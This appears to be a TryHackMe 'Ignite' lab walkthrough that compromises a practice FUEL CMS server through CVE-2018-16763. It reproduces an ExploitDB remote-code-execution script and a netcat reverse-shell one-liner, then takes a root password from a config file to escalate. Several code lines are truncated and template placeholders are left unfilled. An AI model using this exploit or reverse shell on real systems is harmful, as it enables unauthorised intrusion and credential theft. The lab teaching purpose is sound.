Try Hack Me: Ignite

Description	A new start-up has a few issues with their web server.
Difficulty Level	Easy
Room	https://tryhackme.com/r/room/ignite
Host	10.10.34.3
Title	Ignite VM

Tools and Techniques

Nmap

- **Tools Used**: List the tools you used during the challenge (e.g., Nmap, Burp Suite, Metasploit).
- **Techniques**: Mention the techniques or methodologies you applied (e.g., enumeration, exploitation, privilege escalation).

Walkthrough

Step 1: Enumeration

Nmap

sudo nmap -sV -sC -T4 -A 10.10.34.3


-sV	Detect service version
-sC	Run default Nmap scripts
-T4	Aggressive timing template
-A	Enable OS detection, version detection, script scanning, and traceroute

```
┌──(kali㉿kali)-[~/TRYHACKME/Ignite]
└─$ sudo nmap -sV -sC -T4 -A 10.10.34.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 11:57 CAT
Nmap scan report for 10.10.34.3
Host is up (0.35s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome to FUEL CMS
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/fuel/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/18%OT=80%CT=1%CU=30690%PV=Y%DS=4%DC=T%G=Y%TM=676
OS:29CB9%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=A
OS:)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=C)OPS(O1=M509ST11NW7%O2=M509
OS:ST11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M509ST11NW7%O6=M509ST11)WIN(W1
OS:=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O
OS:=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N
OS:)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF
OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=
OS:G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops

TRACEROUTE (using port 1720/tcp)
HOP RTT       ADDRESS
1   284.96 ms 10.6.0.1
2   ... 3
4   354.81 ms 10.10.34.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.74 seconds
```

Scan results show that TCP port 80 is open, running Apache httpd 2.4.18, a directory /fuel and one disallowed entry in the robots.txt

Open URL in Browser

At first glance can identify that it is using Fuel CMS version 1.4 hinted by the Http-title during the Nmap scan, navigating to the /fuel directory we find a login page



ExploitDB

fuel CMS 1.4.1 - Remote Code Execution (1)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47138	2018-16763	0XD0FF9	WEBAPPS	LINUX	2019-07-19

EDB Verified: ✕ Exploit: / {} Vulnerable App:

After searching for Fuel CMS 1.4 in the Exploitdb, we identify CVE-2018-16763 which allows a Remote Code Execution against the CMS. An alternative is to use searchsploit in terminal.

Step 2: Exploitation

+

```
# Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
# Date: 2019-07-19
# Exploit Author: 0xd0ff9
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/r
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763


import requests
import urllib

url = "http://10.10.34.3" //change ip to host ip
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
    xxxx = raw_input('cmd:')
    burp0_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%
    r = requests.get(burp0_url)

    html = "<!DOCTYPE html>"
    htmlcharset = r.text.find(html)

    begin = r.text[0:20]
    dup = find_nth_overlapping(r.text,begin,2)

    print r.text[0:dup]
```

After adjusting the script to suite my requirements execute.

```
┌──(kali㉿kali)-[~/TRYHACKME/Ignite]
└─$ python2 47138.py
cmd:whoami
systemwww-data
```

Step 3: Post-Exploitation

Creating a Bash session

Setup a lister

```
nc -nvlp 9001
```

Run the exploit and enter the following code

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc myIP 90
```

To obtain a bash session enter the following

```
python -c 'import pty; pty.spawn("/bin/bash")'
```


```
┌──(kali㉿kali)-[~/TRYHACKME/Ignite]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.6.79.14] from (UNKNOWN) [10.10.34.3] 49774
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$
```

Navigate to /home to check for users and find flag.txt

```
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
[redacted]
www-data@ubuntu:/home/www-data$
```

Privilege Escalation

On the default page there is a installation guide



Navigate to the /var/www/html/fuel/application/config, there some interesting files especially database.php


```
active_group = 'default';
query_builder = TRUE;

db['default'] = array(
        'dsn'    ⇒ '',
        'hostname' ⇒ 'localhost',
        'username' ⇒ 'root',
        'password' ⇒ [redacted],
        'database' ⇒ 'fuel_schema',
        'dbdriver' ⇒ 'mysqli',
        'dbprefix' ⇒ '',
        'pconnect' ⇒ FALSE,
        'db_debug' ⇒ (ENVIRONMENT ≠ 'production'),
        'cache_on' ⇒ FALSE,
        'cachedir' ⇒ '',
        'char_set' ⇒ 'utf8',
        'dbcollat' ⇒ 'utf8_general_ci',
        'swap_pre' ⇒ '',
        'encrypt' ⇒ FALSE,
        'compress' ⇒ FALSE,
        'stricton' ⇒ FALSE,
        'failover' ⇒ array(),
```

Switch user to root and use identified password

Navigate to /root and find flag.txt

```
root@ubuntu:~# cat root.txt
cat root.txt
```

Conclusion



5. References

Exploitdb https://www.exploit-db.com/exploits/47138